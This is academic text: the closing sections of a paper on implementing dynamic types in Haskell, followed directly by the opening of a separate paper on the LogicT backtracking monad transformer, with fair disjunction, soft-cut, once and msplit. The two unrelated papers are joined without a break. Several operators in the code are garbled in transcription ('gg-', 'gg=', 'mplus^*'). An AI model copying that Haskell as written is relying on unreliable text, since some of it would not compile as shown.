This implementation of type `dynamic` is more difficult to use, as it must be threaded through the `IO` monad. Furthermore, because the tag is created dynamically, it cannot be used in an implementation for marshalling and unmarshalling. Also, the user must be careful to call `make` only once for each type, lest she confuse them. (Conversely, the user is free to create more distinctions between types, in much the same manner as the newtype mechanism). Unlike the previous versions that could not handle types with binding structure (such as `forall a. a -> a`), this solution can hide any type. Additionally, the complexity of projection from a dynamic type does not depend on the type itself. However, the above solution has a redundant comparison – if the tags match then the pattern match `Just x` will never fail, but the implementation must still check that that the reference does not contain `Nothing`.

If we wander outside of the language Haskell, we find language support for a more natural implementation of tagging, thereby eliminating this redundant check. For example, if the language supports an extensible sum type (such as the exception type in SML) then that type can be viewed as

<sup>5</sup>Which can be viewed as hiding the value within an existential type [11].

type Dynamic [17]. The declaration of a new exception constructor,  $E$ , carrying some type  $\tau$  provides an injection from  $\tau$  into the exception type. Coercing a value from the dynamic type to  $\tau$  is matching the exception constructor with  $E$ .

Alternatively, if the language supports subtyping and down-casting, then a maximal supertype serves as a dynamic type. Ignoring the primitive types (such as int), Java [5] is an example of such a language. Any reference type may be coerced to type Object, without any run time overhead. Coercing from type Object requires checking whether the value's class (tagged with the value) is a subtype of the given class.

## 6. PARAMETRIC POLYMORPHISM

The purpose of this paper is not to find the best implementation of dynamic typing, but instead to explore what language support is necessary to implement it and at what cost. With the addition of first-class polymorphism (such as supported by GHC or Hugs), Haskell type classes may be completely compiled away [16]. Therefore, the final Haskell typeclass solution can be converted to a framework for implementing heterogeneous symbol tables in a system of parametric polymorphism. Appendix B shows the result of a standard translation to dictionary-passing style, plus a sample run.

The original problem we had with the function `find` was with its type; though  $\alpha$  was universally quantified, it did not appear negatively. The translation of the Haskell solution shows us exactly what additional argument we need to pass to `find` (the CT dictionary for the result type), and exactly what additional information we need to store with each entry in the symbol table (the CF dictionary for the entry's type) in order to recover the type.

## 7. ACKNOWLEDGEMENTS

Thanks to Karl Crary, Fergus Henderson, Chris Okasaki, Greg Morrisett, Dave Walker, Steve Zdancewic, and the ICFP reviewers for their many comments on earlier drafts of this paper.

## Abstract

We design and implement a library for adding backtracking computations to any Haskell monad. Inspired by logic programming, our library provides, in addition to the operations required by the *MonadPlus* interface, constructs for fair disjunctions, fair conjunctions, conditionals, pruning, and an expressive top-level interface. Implementing these additional constructs is easy in models of backtracking based on streams, but not known to be possible in continuation-based models. We show that all these additional constructs can be *generically* and monadically realized using a single primitive *msplit*. We present two implementations of the library: one using success and failure continuations; and the other using control operators for manipulating delimited continuations.

**General Terms** Languages

**Keywords** continuations, control delimiters, Haskell, logic programming, Prolog, streams.

## 1. Introduction

One of the benefits of monadic programming is that it generalises over all computational side effects or notions of computation [16, 17], thus supporting custom evaluation modes like non-determinism and backtracking [29, 30]. Using monads to express non-determinism and backtracking is far from a theoretical curiosity. Haskell’s *MonadPlus* type class, which defines a backtracking

monad interface, has found many practical applications [20], ranging from those envisioned for McCarthy’s *amb* operator [15] and its descendants [25], to transactions [28], pattern combinators [27], and failure handling [21].

In a functional pearl [11], Hinze describes backtracking monad transformers that support non-deterministic choice and a Prolog-like *cut* with delimited extent. Hinze aimed to systematically derive his monad transformers in two ways, yielding a term implementation and a (more efficient) context-passing implementation. The most basic backtracking operations, failure and non-deterministic choice, are indeed systematically derived from their specifications. But when it came to *cut*, creative insight was still needed. Furthermore, the resulting term implementation is no longer based on a free term algebra, and the corresponding context-passing implementation performs pattern-matching on the context. As Hinze notes [11], this context-passing implementation differs from a traditional continuation-passing-style (CPS) implementation that handles continuations abstractly. In other words, the implementation is not directly amenable to a direct-style implementation using control operators.

Most existing backtracking monad transformers, including the ones presented by Hinze, suffer from three deficiencies in practical use: unfairness, confounding negation with pruning, and a limited ability to collect and operate on the final answers of a non-deterministic computation. First, the straightforward depth-first search performed by most implementations of *MonadPlus* is not fair: a non-deterministic choice between two alternatives tries every solution from the first alternative before any solution from the second alternative. When the first alternative offers an infinite number of solutions, the second alternative is never tried, making the search *incomplete*. Indeed, as our examples in Section 3 show, fair backtracking helps more logic programs terminate. Naturally, the importance of fairness has been recognised before (*e.g.*, by Seres and Spivey [23, 26], who also present a simple term implementation based on streams). Our contribution in this regard is to implement fair disjunctions and conjunctions in monad *transformers* and using control operators and continuations.

The second deficiency in many existing backtracking monads is the adoption of Prolog’s *cut*, which confounds negation with pruning. Theoretically speaking, each of negation and pruning independently makes logic programming languages more expressive [9, 18]. Pruning also allows an implementation to reclaim stor-

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

age and thus run some logic programs in constant space [18]. But negation does not necessarily imply pruning. In fact, Naish [18] points out that Prolog’s *cut* is best understood as a combination of two operators: a logical if-then-else (also known as soft-cut, or negation as failure) and don’t-care non-determinism (also known as *once*). Thus we separate the implementation and expressive power of these two operators and eschew the overloaded *cut* in our library.

The third practical deficiency is the often-forgotten top-level interface: how to run and interact with a computation that may return an infinite number of answers? The most common solution is to provide a *stream* that can be consumed or processed at the top-level as desired. But in the case of monad transformers, this solution only works if the base monad is non-strict (such as Haskell’s lazy list monad and *LazyST*). In the case where the base monad is strict, the evaluation may diverge by forcing the evaluation of the entire stream, even if we only desire one answer. A less common solution is to explicitly include in the top-level request the maximum number of answers to return. Such an interface is trivial to implement if the backtracking effect is internally realized using streams, but apparently impossible if the effect is internally realized using continuations or control operators. Indeed, no existing system that uses continuations seems to provide such an interface. We however show how to uniformly implement this interface in our model.

To summarise our contributions, we implement a backtracking monad transformer with fair disjunctions, fair conjunctions, soft-cut, *once*, and an expressive top-level interface. In addition to discussing the standard stream-based implementation, we show two technically-challenging implementations, one based on CPS and the other based on a “control channel”:

1. The CPS implementation uses a success continuation alongside a failure continuation. It is efficient in two ways:
  - (a) It does not pattern-match on these continuations but only invokes them.
  - (b) It is the result of CPS-transforming a direct-style implementation that runs deterministic code “at full speed”—that is, without any interpretive overhead—insofar as the base monad to which the monad transformer is applied runs at full speed with mutable state and delimited control.
2. Underscoring this last point, the control-channel implementation uses fully-polymorphic multiprompt delimited continuations [7]. Thus our monad transformer factors through delimited control. This implementation can be extended with more sophisticated search strategies that handle left recursion without tabling, and that avoid pitfalls that make depth-first search incomplete and breadth-first search impractical. We omit such extensions here and refer the interested reader to the KANREN project [10].

We achieve fair disjunctions and conjunctions, negation, pruning, and an expressive top-level interface across these two implementations by requiring of them a single operation beyond the *MonadPlus* interface, called *msplit*. Roughly, *msplit* means to look ahead for one solution. It has the signature:

```
msplit :: (Monad m, LogicT t, MonadPlus (t m)) =>
    t m a -> t m (Maybe (a, t m a))
```

where *m* is the underlying monad that provides arbitrary effects, and *t* is the monad transformer designed and implemented in this paper. Intuitively, *msplit* computes the first solution (if any) and suspends the rest of the computation. Although it seems that *msplit* simply de-constructs a list or stream, it is not so easy to implement when *t m a* is not a stream (indeed, not even a recursive type), as is the case for our CPS and control-channel implementations. The *msplit* operation does however let us treat the transformed monad as

a stream, even when it is not. In particular, we can observe not just the first solution from a backtracking computation but an arbitrary number of solutions, even using an implementation not based on streams.

This paper is a literate Haskell 98 program, except that we need the commonly implemented extension of rank-2 polymorphism [19] for the control operators of Section 5.2. All the code described in the paper is available at <http://pobox.com/~oleg/ftp/packages/LogicT.tar.gz> under the MIT License.

## 2. Basic Backtracking Computations: *MonadPlus*

The *MonadPlus* interface provides two primitives, *mzero* and *mplus*, for expressing backtracking computations. The command *mplus* introduces a choice junction, and *mzero* denotes failure:

```
class Monad m => MonadPlus m where
  mzero :: m a
  mplus :: m a -> m a -> m a
```

The precise set of laws that a *MonadPlus* implementation should satisfy is not agreed upon [1], but there is reasonable agreement on the following laws [11]. (We discuss what kind of equivalence  $\simeq$  means in Section 3.4.)

DEFINITION 2.1 (Laws for *MonadPlus*).

<i>mplus a mzero</i>	$\simeq$	<i>a</i>
<i>mplus mzero a</i>	$\simeq$	<i>a</i>
<i>mplus a (mplus b c)</i>	$\simeq$	<i>mplus (mplus a b) c</i>
<i>mzero &gt;&gt;= k</i>	$\simeq$	<i>mzero</i>
<i>(mplus a b) &gt;&gt;= k</i>	$\simeq$	<i>mplus (a &gt;&gt;= k) (b &gt;&gt;= k)</i>

The intuition behind these laws is that *mplus* is a disjunction of goals and  $\gg=$  is a conjunction of goals. The conjunction evaluates the goals from left-to-right and is not symmetric.

Using these operations, we may write some simple examples:

```
t1, t2, t3 :: MonadPlus m => m Int
t1 = mzero
t2 = return 10 ‘mplus‘ return 20 ‘mplus‘ return 30
t3 = msum (map return [10, 20, 30])
```

The first example represents a choice that leads to failure. The second and third examples are identical, using a library definition of *msum*: they both represent a computation with three choices, each succeeding with a different integer.

For simple examples like these, the built-in list monad is an adequate implementation of the *MonadPlus* interface. The empty list denotes failure; a singleton list denotes a deterministic computation; and a list with more than one element denotes multiple successful results returned by multiple choices. To run such examples, we can trivially convert the answers generated by the multiple choices into a stream of answers:

```
runList :: [a] -> [a]
runList = id
```

Indeed, *runList t*<sub>1</sub> returns the empty list, and *runList t*<sub>2</sub> and *runList t*<sub>3</sub> both return the list [10, 20, 30].

The list monad imposes an interpretive overhead on even deterministic computations, because it constructs and destructs singleton lists over and over again. Moreover, it takes quadratic time to enumerate all the solutions of a program like [11]:

```
( ... (return 1 ‘mplus‘ return 2) ‘mplus‘ ... return n)
```

Other, more efficient implementations of backtracking have been proposed using the two-continuation model [8] and delimited control operators [5]. We revisit the various implementations of backtracking after we enrich the interface of *MonadPlus* with additional

operators that are considered useful for realistic programming applications.

### 3. A More Expressive Interface

In this section, we extend the bare-bones *MonadPlus* interface with four combinators, for fair disjunctions, fair conjunctions, conditionals, and pruning. But first, let us generalise the *runList* function to monads other than the list monad.

#### 3.1 Running Computations

To run commands in a backtracking monad, we use a function *runL*, which is discussed in detail in Section 6. For now it suffices to think of *runL* as having the following type:

$$\text{runL} :: \text{Maybe Int} \rightarrow L a \rightarrow [a]$$

where *L* is the backtracking monad in question. When the first argument to *runL* is *Nothing*, all answers are produced. But when the first argument to *runL* is *Just n*, at most *n* answers are produced.

#### 3.2 Interleaving (Fair Disjunction)

Many realistic logic programs make a potentially infinite number of non-deterministic choices. For example, the computation:

$$\begin{aligned} odds :: \text{MonadPlus } m \Rightarrow m \text{ Int} \\ odds = (\text{return } 1) \cdot \text{mplus}^* (\text{odds} \gg= \lambda a \rightarrow \text{return } (2 + a)) \end{aligned}$$

succeeds an infinite number of times. Running *runL (Just 5) odds* produces the list [1, 3, 5, 7, 9].

Computations that succeed an infinite number of times cannot be combined naïvely with other computations. For example, *odds ·mplus· t<sub>3</sub>* never considers *t<sub>3</sub>* and thus the execution of the program:<sup>1</sup>

$$\begin{aligned} \text{runL (Just 1) (do } x \leftarrow \text{odds} \cdot \text{mplus}^* t_3 \\ \text{if even } x \text{ then return } x \text{ else mzero)} \end{aligned}$$

diverges without ever succeeding. In this case, however, the three answers 10, 20, and 30 that could be returned by *t<sub>3</sub>* if it were executed are all even. In other words, the entire computation could diverge due to the infinite number of successes with odd numbers generated by *odds*.

More abstractly, in addition to the laws in Definition 2.1, *mplus* satisfies an extra law:

$$m_1 \cdot \text{mplus}^* m \simeq m_1$$

whenever *m<sub>1</sub>* is a computation that can backtrack arbitrarily many times. This law is undesirable as it compromises completeness. This undesirable property is a direct consequence of the associativity of *mplus*: it holds up to finite observations in *any* implementation of *MonadPlus* which satisfies the laws in Definition 2.1 (including the specific *List* monad).

It would thus be useful to have a new primitive *interleave* such that:

$$\text{runL (Just 10) (odds} \cdot \text{interleave}^* t_3)$$

would produce [1, 10, 3, 20, 5, 30, 7, 9, 11, 13]. This would allow:

$$\begin{aligned} \text{runL (Just 1) (do } x \leftarrow \text{odds} \cdot \text{interleave}^* t_3 \\ \text{if even } x \text{ then return } x \text{ else mzero)} \end{aligned}$$

to succeed with the answer 10.

<sup>1</sup> For the code examples in this section, it is tempting to write ... \$ do ..., but that would not work with our control-channel implementation of backtracking in Section 5.2, because the type of the computation passed to that *runL* must be polymorphic, which the “predicative” rank-2 polymorphism in Haskell [19] does not allow in an argument to \$.

#### 3.3 Fair Conjunction

The distributivity law from Definition 2.1 states that:

$$(mplus a b) \gg= k \simeq mplus (a \gg= k) (b \gg= k)$$

If *a*  $\gg= k$  is a computation that can backtrack arbitrarily many times, then *mplus* never considers *b*  $\gg= k$ , which means that in this case the following two expressions become equivalent:

$$(mplus a b) \gg= k \simeq a \gg= k$$

Thus the unfairness of disjunction (*mplus*) causes the unfairness of conjunction ( $\gg=$ ). For example, the program:

$$\begin{aligned} \text{let } oddsPlus n = odds \gg= \lambda a \rightarrow \text{return } (a + n) \\ \text{in runL (Just 1)} \\ (\text{do } x \leftarrow (\text{return } 0 \cdot \text{mplus}^* \text{return } 1) \gg= oddsPlus \\ \text{if even } x \text{ then return } x \text{ else mzero}) \end{aligned}$$

diverges, even though there exists an infinite number of answers from *return 1*  $\gg= oddsPlus. Therefore, in addition to a fair *mplus* we need a fair  $\gg=$ , which we denote with  $\gg-$ . Using such a combinator, the program:$

$$\begin{aligned} \text{let } oddsPlus n = odds \gg= \lambda a \rightarrow \text{return } (a + n) \\ \text{in runL (Just 1)} \\ (\text{do } x \leftarrow (\text{return } 0 \cdot \text{mplus}^* \text{return } 1) \gg- oddsPlus \\ \text{if even } x \text{ then return } x \text{ else mzero}) \end{aligned}$$

succeeds with the answer 2.

#### 3.4 Laws of *interleave* and $\gg-$

By design, *interleave* and  $\gg-$  are fair analogues of *mplus* and  $\gg=$ . In order to state the analogues for the laws in Definition 2.1, it is helpful to realize that every non-deterministic computation can be represented as either *mzero* or *return a ·mplus· mr* for some *a* and *mr*.

DEFINITION 3.1 (Laws for Fair *MonadPlus*).

$$\begin{aligned} \text{interleave mzero } m &\simeq m \\ \text{interleave } (\text{return } a \cdot \text{mplus}^* m_1) m_2 &\simeq \\ \text{return } a \cdot \text{mplus}^* (\text{interleave } m_2 m_1) & \\ mzero \gg- k &\simeq mzero \\ (\text{mplus } (\text{return } a) m) \gg- k &\simeq \\ \text{interleave } (k a) (m \gg- k) & \end{aligned}$$

There are no explicit laws for computations of the form:

$$\text{interleave } m \text{ mzero}$$

but we can reason about such computations as follows. Either *m* is *mzero* and hence the entire expression is equivalent to *mzero*, or *m* can be represented as *return a ·mplus· mr* and then:

$$\begin{aligned} \text{interleave } m \text{ mzero} &\simeq \\ \text{interleave } (\text{return } a \cdot \text{mplus}^* mr) \text{ mzero} &\simeq \\ \text{return } a \cdot \text{mplus}^* (\text{interleave } m \text{ mzero}) &\simeq \\ \text{return } a \cdot \text{mplus}^* mr &\simeq m \end{aligned}$$

The main use of *interleave* and  $\gg-$  is in avoiding divergence when composing computations with a possibly infinite number of answers. In finitary cases, *interleave* and  $\gg-$  are observationally equivalent to *mplus* and  $\gg=$  if the notion of observation does not include the *order* of elements in the final list of answers. More precisely, Hinze [11] interprets an equivalence *a*  $\simeq$  *b* between monadic computations *a* and *b* to mean that *runL Nothing a* and *runL Nothing b* produce identical streams of answers (where the order of the answers is significant). In this paper, we always interpret the equivalence the same way. This is important when we

later consider non-deterministic computations layered over arbitrary monadic computations. In such cases the order of the non-deterministic answers must indeed be assumed to be observable.

We should however mention in passing a different approach, which asserts that the order of answers should not be part of the observational semantics of non-deterministic computations. In that case, *runL Nothing a* and *runL Nothing b* need only return the same *multiset* of answers. Using this—wearer, less deterministic and more liberal notion of equivalence based on multisets—the laws of Definition 3.1 become an instance of the simpler laws of Definition 2.1.

### 3.5 Soft cut (Conditional)

In Haskell, one can use ordinary conditionals within a sequence of commands. While these constructs are quite useful, a *logical* conditional is still wanting. The conventional conditional constructs can easily express the situation when one computation depends on the success of another. For example, the non-deterministic computation *odds*, which produces an odd number, can be “restricted” to only succeed when the odd number is divisible by another number:

```
iota n = msum (map return [1..n])
test_oc = runL (Just 10)
    (do n ← odds
        guard (n > 1)
        d ← iota (n - 1)
        guard (d > 1 ∧ n `mod` d ≡ 0)
        return n)
```

The result is [9, 15, 15, 21, 21, 25, 27, 27, 33, 33]. We use *guard* from the standard *Monad* library to filter out only those numbers generated by *odds* that are evenly divisible by some number *d* between 1 and *n* exclusive. (The presence of duplicates in the result will be discussed in the next section.)

The existing constructs are of no help however if we want to restrict the computation *odds* by filtering those odd numbers that are *not* divisible by any *d* in the given range, *i.e.*, to produce odd prime numbers. For this case, we need the common paradigm in logic programming of “negation as finite failure”, which performs a logical computation when some other computation fails.

What is needed in this case is a special logical conditional operator that we call *ifte*. The operation *ifte t th el* should evaluate as follows. First the computation *t* is executed. If it succeeds with at least one result, the entire *ifte* computation is equivalent to *t >= th*. Otherwise, the entire computation becomes equivalent to *el*.

The construct *ifte* is equivalent to Prolog’s *soft-cut* ( $^* \rightarrow$ ) and Mercury’s if-then-else construct. A similar construct has been proposed for a Haskell logic monad [3]. The behaviour of this construct is given by the following laws.

**DEFINITION 3.2** (Laws for *ifte*).

$$\begin{array}{lll} \text{ifte}(\text{return } a) \text{ th } el & \simeq & \text{th } a \\ \text{ifte mzero th el} & \simeq & \text{el} \\ \text{ifte}(\text{return } a \cdot \text{mplus} \cdot m) \text{ th } el & \simeq & \text{th } a \cdot \text{mplus} \cdot (m \gg= \text{th}) \end{array}$$

The first two equivalences formalise the basic intuition of the construct. The third equivalence is more interesting: as soon as the test command succeeds once, the *th* branch is immediately executed and the *el* branch can never be tried. Thus:

$$\begin{aligned} \text{ifte}(m_1 \cdot \text{mplus} \cdot m_2) \text{ th } el &\neq \\ (\text{ifte } m_1 \text{ th } el) \cdot \text{mplus} \cdot (\text{ifte } m_2 \text{ th } el) \end{aligned}$$

In other words, the context *ifte [] th el* interacts in an unusual way with *mplus*. Because the *el* branch is only attempted when the test fails on the initial (rather than on a backtracking) try, *ifte* is

particularly useful [4] for “explaining failure.” For example, the *el* branch may contain a computation that records (e.g., prints) the fact and circumstances of failure of that particular test, and thus helps avoid uninformative, silent failures. Another common application of soft-cut, mentioned by Andrew Bromage [4], is committing to a heuristic (expressed as the test of *ifte*) if the heuristics applies. Section 7 illustrates with such an application.

**EXAMPLE 3.1.** With *ifte* we can now modify the example at the beginning of the section to generate the odd prime numbers:

```
test_op = runL (Just 10)
    (do n ← odds
        guard (n > 1)
        ifte (do d ← iota (n - 1)
            guard (d > 1 ∧ n `mod` d ≡ 0))
            (const mzero)
            (return n))
```

The result is [3, 5, 7, 11, 13, 17, 19, 23, 29, 31].

### 3.6 Pruning (Once)

The operator *ifte* is in some sense a pruning primitive. Another important pruning primitive is *once*, which selects, generally non-deterministically, one solution out of possibly many. The operator *once* greatly improves efficiency as it can be used to avoid useless backtracking and therefore to dispose of data structures that hold information needed for backtracking (e.g., choice points). The *once* primitive is also important for expressiveness, as it expresses “don’t care non-determinism.” For example, without it, non-deterministic polynomial-time Datalog queries are inexpressible [9].

Naish [18] suggests a simple example that motivates the use of *once*. The example is based on the following code, which shows how to sort a list by generating all permutations and testing them:

```
bogosort l = do p ← permute l
                if sorted p then return p else mzero
sorted (e1 : e2 : r) = e1 ≤ e2 ∧ sorted (e2 : r)
sorted _ = True
permute [] = return []
permute (h : t) = do {t' ← permute t; insert h t'}
insert e [] = return [e]
insert e l@(h : t) = return (e : l) `mplus`
    do {t' ← insert e t; return (h : t')}
```

Despite being a bit contrived, this example is characteristic of logic programming: generate candidate solutions and then test them. The function *bogosort* can have more than one answer in case the list to sort has duplicates. For example:

*runL Nothing (bogosort [5, 0, 3, 4, 0, 1])*

produces two answers that differ in the order of the first two elements: [[0, 0, 1, 3, 4, 5], [0, 0, 1, 3, 4, 5]]. Clearly this order is not observable, and we only need any one of the answers, which we can express by changing the definition of *bogosort* to be:

```
bogosort' l = once (do p ← permute l
                        if sorted p then return p else mzero)
```

The change does not constrain the use of *bogosort* in a larger program which itself uses backtracking. It is just that *bogosort'* avoids backtracking during the sorting itself because it is useless and wasteful.

In more general situations, different solutions may not be equivalent, and yet we may be satisfied with any of them for the purposes of a particular application. For example, in model checking we are

usually satisfied with the first counterexample. As another example, our *test\_op* in Example 3.1, which computes odd prime numbers, calculates all the factors of a composite number, which is wasteful for primality testing. If any factor is found, the number is not prime, and there is no need to look for more factorisations. In other words, *test\_op* could be modified as follows:

```
test_op' =
  runL (Just 10)
    (do n  $\leftarrow$  odds
      guard (n > 1)
      ifte (once (do d  $\leftarrow$  iota (n - 1)
                  guard (d > 1  $\wedge$  n `mod` d  $\equiv$  0)))
          (const mzero)
          (return n))
```

The use of *ifte* and *once* implements “negation as failure.” As Andrew Bromage explains [4], this pattern can be abstracted into the following construct:

```
gnot :: (Monad m, LogicT t, MonadPlus (t m))  $\Rightarrow$ 
      t m a  $\rightarrow$  t m ()
gnot m = ifte (once m) (const mzero) (return ())
```

Clearly, if *m* succeeds then *gnot m* fails, and if *m* fails then *gnot m* succeeds. Moreover, after the first time *gnot m* fails, there is no reason to backtrack into *m*; any more results it might produce will just be ignored.

## 4. Splitting Computations

Remarkably, the additional primitives in the more expressive interface presented in the previous section can all be implemented using one basic new abstraction *msplit*. We begin by formalising the extended interface as a Haskell type class that can be instantiated with one method: *msplit*. We give all the remaining operators default definitions.

### 4.1 The Monad *LogicM*

The class *LogicM* in Figure 1 formalises the interface discussed in the previous section. It includes the functions used there: *interleave*,  $\gg-$ , *ifte*, and *once*, with default implementations using the function *msplit*. Conspicuously absent from the *LogicM* class is a function *runL*. It turns out that it can also be easily expressed using *msplit*. We discuss that implementation for a more general case of a monad transformer *LogicT* in Section 6.

Intuitively *msplit* takes a computation and determines if that computation fails or succeeds at least once. Operationally, we think of *msplit* as running its input computation looking for the first successful choice, providing a sort of “lookahead” of size one. The behaviour of *msplit* can be formalised using the following two laws.

DEFINITION 4.1 (Laws for *msplit*).

$$\begin{aligned} \text{msplit } mzero &\simeq \text{return } Nothing \\ \text{msplit } (\text{return } a \text{ `mplus`} m) &\simeq \text{return } (\text{Just } (a, m)) \end{aligned}$$

The first law formalises that a computation that fails cannot be split. The second law states that a computation that succeeds at least once can be split into the first result and the rest of the computation.

Using the default implementations in *LogicM* we can verify the axioms for our primitives assuming *msplit* satisfies its axioms. For example, we can verify:

$$\begin{aligned} &\text{ifte } (\text{return } a) \text{ th el} \\ &\simeq \text{do } r \leftarrow \text{msplit } (\text{return } a) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \end{aligned}$$

---

```
class MonadPlus m  $\Rightarrow$  LogicM m where
  msplit :: m a  $\rightarrow$  m (Maybe (a, m a))
  interleave :: m a  $\rightarrow$  m a  $\rightarrow$  m a
  interleave sg1 sg2 =
    do r  $\leftarrow$  msplit sg1
    case r of
      Nothing  $\rightarrow$  sg2
      Just (sg11, sg12)  $\rightarrow$ 
        (return sg11) `mplus` (interleave sg2 sg12)
  (gg-) :: m a  $\rightarrow$  (a  $\rightarrow$  m b)  $\rightarrow$  m b
  sg gg- g =
    do r  $\leftarrow$  msplit sg
    case r of
      Nothing  $\rightarrow$  mzero
      Just (sg1, sg2)  $\rightarrow$  interleave (g sg1) (sg2 gg- g)
  ifte :: m a  $\rightarrow$  (a  $\rightarrow$  m b)  $\rightarrow$  m b  $\rightarrow$  m b
  ifte t th el =
    do r  $\leftarrow$  msplit t
    case r of
      Nothing  $\rightarrow$  el
      Just (sg1, sg2)  $\rightarrow$  (th sg1) `mplus` (sg2 gg= th)
  once :: m a  $\rightarrow$  m a
  once m =
    do r  $\leftarrow$  msplit m
    case r of
      Nothing  $\rightarrow$  mzero
      Just (sg1, _)  $\rightarrow$  return sg1
```

---

Figure 1. The class *LogicM*

$$\begin{aligned} &\simeq \text{do } r \leftarrow \text{msplit } (\text{return } a \text{ `mplus`} mzero) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq \text{do } r \leftarrow \text{return } (\text{Just } (a, mzero)) \\ &\quad \text{case } r \text{ of} \\ &\quad \quad Nothing \rightarrow el \\ &\quad \quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq \text{case } \text{Just } (a, mzero) \text{ of} \\ &\quad Nothing \rightarrow el \\ &\quad Just (sg_1, sg_2) \rightarrow (th sg_1) \text{ `mplus`} (sg_2 \gg= th) \\ &\simeq (th a) \text{ `mplus`} (mzero \gg= th) \\ &\simeq th a \end{aligned}$$

### 4.2 Implementing *msplit* Using Lists

The main technical challenge addressed in the paper is in implementing *msplit* in monads that use continuations. The implementation of *msplit* in the case of the list monad is straightforward and provides some helpful intuition.

```
newtype SSG a = Stream [a]
unSSG (Stream str) = str

instance Monad SSG where
  return e = Stream [e]
  (Stream es) gg= f = Stream (concat (map (unSSG o f) es))

instance MonadPlus SSG where
  mzero = Stream []
  (Stream es1) `mplus` (Stream es2) = Stream (es1 ++ es2)
```

---

```

class MonadTrans t ⇒ LogicT t where
  msplit    :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m (Maybe (a, t m a))
  interleave :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m a  $\rightarrow$  t m a
  (gg-)   :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  (a  $\rightarrow$  t m b)  $\rightarrow$  t m b
  ifte     :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  (a  $\rightarrow$  t m b)  $\rightarrow$  t m b  $\rightarrow$  t m b
  once     :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m a

```

---

**Figure 2.** The class *LogicT*

```

instance LogicM SSG where
  msplit (Stream []) = return Nothing
  msplit (Stream (h : t)) = return (Just (h, Stream t))

```

The implementation is essentially the *List* monad that is already present in Haskell. As argued earlier, the reliance on the list monad has several drawbacks, many of which are discussed by Hinze [11]. In addition, the above implementation cannot be easily modified to become a monad transformer since *List* as a transformer can only be applied to commutative monads [12].

#### 4.3 The Monad Transformer *LogicT*

Instead of working with the fixed monad *LogicM*, we would like to uniformly add *msplit* to other monads, thus augmenting arbitrary computations with our backtracking facilities.

In Haskell, this can be achieved by using *monad transformers*. A monad transformer *t* is defined using a class:

```

class MonadTrans t where
  lift :: Monad m  $\Rightarrow$  m a  $\rightarrow$  t m a

```

Intuitively computations in a base monad *m* are lifted to computations in a transformed monad *t m*. The lifting satisfies the following laws:

$$\begin{aligned} lift \circ return &\simeq return \\ lift (m \gg= k) &\simeq lift m \gg= lift \circ k \end{aligned}$$

The specification of *LogicM* can be turned into a monad transformer by simply copying the functions and giving them the required generalised types. Indeed the interface to the class *LogicT* in Figure 2 is essentially identical to the one of *LogicM*; for brevity we have not repeated the default implementations of the methods. The precise relationship between the two figures is that the class *LogicM* can be recovered by applying the monad transformer *LogicT* to the identity monad.

By inheriting from the library class *MonadTrans*, the class *LogicT* also includes the method *lift* that injects computations of the underlying monad of type *m a* into backtracking computations of type *t m a*. For example, *lift (putStrLn "text") >> mzero* is a backtracking computation which performs a side-effect in the *IO* monad and then fails.

The laws of *msplit* postulated in Definition 4.1 should be generalised to handle the additional “lifted” effects from the underlying monad [14]. In the first law, instead of considering a computation *mzero*, we should consider more generally a computation *lift m >> mzero* which might perform computational effects in the underlying monad before failing. Similarly in the second law, instead of considering a computation *return a ‘mplus’ tm<sub>1</sub>*, we should consider more generally a computation *lift m ‘mplus’ tm<sub>1</sub>* which returns the first result after performing some arbitrary effects in the

underlying monad. These generalisations are minimal and only describe the morphisms that lift trivially. In some cases, a morphism *m* in the underlying monad may not be trivially lifted as *lift m* but rather as a new morphism *tm* that combines the backtracking effects and underlying effects in non-trivial ways. This is similar to what happens when lifting *callcc* through the state monad transformer for example [14].

We motivate the new form of the laws by considering the generalised left-hand side of the second law: *msplit (lift m ‘mplus’ tm)*. The computation *tm<sub>1</sub>* has type *t m a* whereas the result of *msplit* has the type *t m (Maybe (a, t m a))*, which makes relating these values inconvenient. Therefore, we define:

```

reflect :: (Monad m, LogicT t, MonadPlus (t m))  $\Rightarrow$ 
          Maybe (a, t m a)  $\rightarrow$  t m a
reflect r = case r of
  Nothing  $\rightarrow$  mzero
  Just (a, tmr)  $\rightarrow$  return a ‘mplus’ tmr
rr tm = msplit tm  $\gg=$  reflect

```

Now, *rr tm* has the same type as *tm* and hence the two can be more directly related. Direct inspection of the code of *reflect* shows that it introduces no effects at the source monad level and it does not affect the values of the monadic computation—the latter fact is obvious from the type, which is polymorphic over any *a* and any source monad *m*. We can now state the generalised laws.

DEFINITION 4.2 (Generalised Laws for *msplit*).

$$\begin{aligned} rr (lift m \gg mzero) &\simeq lift m \gg mzero \\ rr (lift m ‘mplus’ tma) &\simeq lift m ‘mplus’ (rr tma) \end{aligned}$$

## 5. Implementations of *LogicT*

We now focus our attention on the main technical challenge of the paper: the implementation of the *LogicT* monad transformer. We provide two implementations that manipulate continuations, either explicitly or implicitly using control operators.

### 5.1 CPS Implementation

The CPS-based implementation introduces the type constructor *SFKT* for functions accepting success and failure continuations. The answer type is fully polymorphic:

```

newtype SFKT m a =
  SFKT ( $\forall$  ans. SK (m ans) a  $\rightarrow$  FK (m ans)  $\rightarrow$  m ans)
  unSFKT (SFKT a) = a

type FK ans = ans
type SK ans a = a  $\rightarrow$  FK ans  $\rightarrow$  ans

```

The concrete type of monadic actions is *SFKT m a*, where *m* is the source monad to be transformed.

